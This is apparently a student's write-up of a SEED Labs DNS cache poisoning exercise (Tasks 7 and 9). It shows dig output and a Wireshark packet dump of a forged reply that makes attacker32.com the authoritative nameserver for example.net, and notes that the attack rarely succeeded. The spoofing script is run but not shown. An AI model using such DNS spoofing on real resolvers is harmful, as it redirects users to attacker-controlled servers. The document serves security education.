Ew9YCCnATop1iYITri8KG8i0ddoIVbIYfv0D
cd2Wt5uUo2r3QJu25mXBg2kUuj0sZzltLXw
riYHt+3wsPRAU+TaF1EI3IKoBpY= )
; glue
730 AAAA 2001:500:8f::53
; glue
730 RRSIG AAAA 8 3 1800 (
20201214184450 20201124015831 54846 iana
-servers.net.
0k/0T3V02soiIxlLfpuN+40ApEx2gnlfUK0
NI74V2MurrzE9Lcgs6rc2ubYrMQstz9ziE0
rXjXgopwh7hFa4EdTDpeGNgTz5LrUHnaHKjZ
nEaYh6zZu9qQ+XUAE0VE8/SFTLAMqTqaxFQH
1fDHIGjRMVFY9GmK6EgwBAAQZjQ= )

```

Right Control

3.4 Task 7: DNS Cache Poisoning: Targeting the Authority Section



```
SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
[11/25/20 NatNetwork]seed@VM:~$ dig www.example.net
;; <<> Dig 9.10.3-P4-Ubuntu <<> www.example.net
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 65504
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;; www.example.net.                IN      A
;; ANSWER SECTION:
;; www.example.net.                259200  IN      A      1.2.3.5
;; AUTHORITY SECTION:
;; example.NET.                    259200  IN      NS      attacker32.com.
;; Query time: 70 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Nov 25 00:28:17 EST 2020
;; MSG SIZE rcvd: 99
[11/25/20 NatNetwork]seed@VM:~$

attacker (before lab11 task7) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
[11/25/20 NatNetwork]seed@VM:~/lab11$ sudo python ./task7.py
Sent 1 packets.
```

- Captured on Wireshark

SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wireshark File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

/bin/bash

Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression...

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------------------------|-------------------|-------------------|----------|--------|-------------------------|
| 1 | 2020-11-25 00:29:14.4173559... | 10.0.2.4 | 10.0.2.6 | DNS | 86 | Standard query |
| 2 | 2020-11-25 00:29:14.4178494... | 10.0.2.6 | 10.0.2.4 | DNS | 145 | Standard query response |
| 3 | 2020-11-25 00:29:19.6105271... | PcsCompu_d7:b8:87 | PcsCompu_e2:cd:cc | ARP | 42 | Who is 10.0.2.6 |
| 4 | 2020-11-25 00:29:19.6109870... | PcsCompu_e2:cd:cc | PcsCompu_d7:b8:87 | ARP | 60 | Who is 10.0.2.4 |
| 5 | 2020-11-25 00:29:19.6109943... | PcsCompu_d7:b8:87 | PcsCompu_e2:cd:cc | ARP | 42 | Who is 10.0.2.6 |
| 6 | 2020-11-25 00:29:19.6110016... | PcsCompu_e2:cd:cc | PcsCompu_d7:b8:87 | ARP | 60 | Who is 10.0.2.4 |

Authority RRs: 1
Additional RRs: 1

▼ Queries

- ▶ www.example.net: type A, class IN

▼ Answers

- ▶ www.example.NET: type A, class IN, addr 1.2.3.5

▼ Authoritative nameservers

- ▶ example.NET: type NS, class IN, ns attacker32.com

▼ Additional records

- ▶ <Root>: type OPT

```

0000  08 00 27 d7 b8 87 08 00 27 e2 cd cc 08 00 45 00  ..'.....E.
0010  00 83 18 22 00 00 40 11 4a 3f 0a 00 02 06 0a 00  ...".@. J?....
0020  02 04 00 35 9e 03 00 0f c1 b8 02 d6 81 80 00 01  ...5...0 .....
0030  00 01 00 01 00 01 03 77 77 77 07 65 78 61 6d 70  ....W ww.examp
0040  6c 65 03 6e 65 74 00 00 01 00 01 03 77 77 77 07  le.net...www.
0050  65 78 61 6d 70 6c 65 03 4e 45 54 00 00 01 00 01  example. NET....
0060  00 03 f4 47 00 04 01 02 03 05 c0 25 00 02 00 01  ...G....%....
0070  00 03 f4 47 00 10 0a 61 74 74 61 63 6b 65 72 33  ...G...a ttacker3
0080  32 03 63 6f 6d 00 00 00 29 10 00 00 00 00 00 00  2.com... ).....
0090  00
  
```

Text item (text), 21 bytes Packets: 6 · Displayed: 6 (100.0%) Profile: Default



```

;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Wed Nov 25 00:29:14 EST 2020
;; MSG SIZE rcvd: 103
  
```


[11/25/20 NatNetwork]seed@VM:~\$

* CRITICAL ISSUES FROM **TASK 7**: getting different result for each attempt with the same python program running

- sometimes succeeded to attack (I actually succeeded to attack only once. Even after I got the following result, I kept failing to launch the same attack again)



3.6 Task 9: Targeting the Additional Section



- Dump and view the DNS server's cache
- Entry for Facebook was not cached

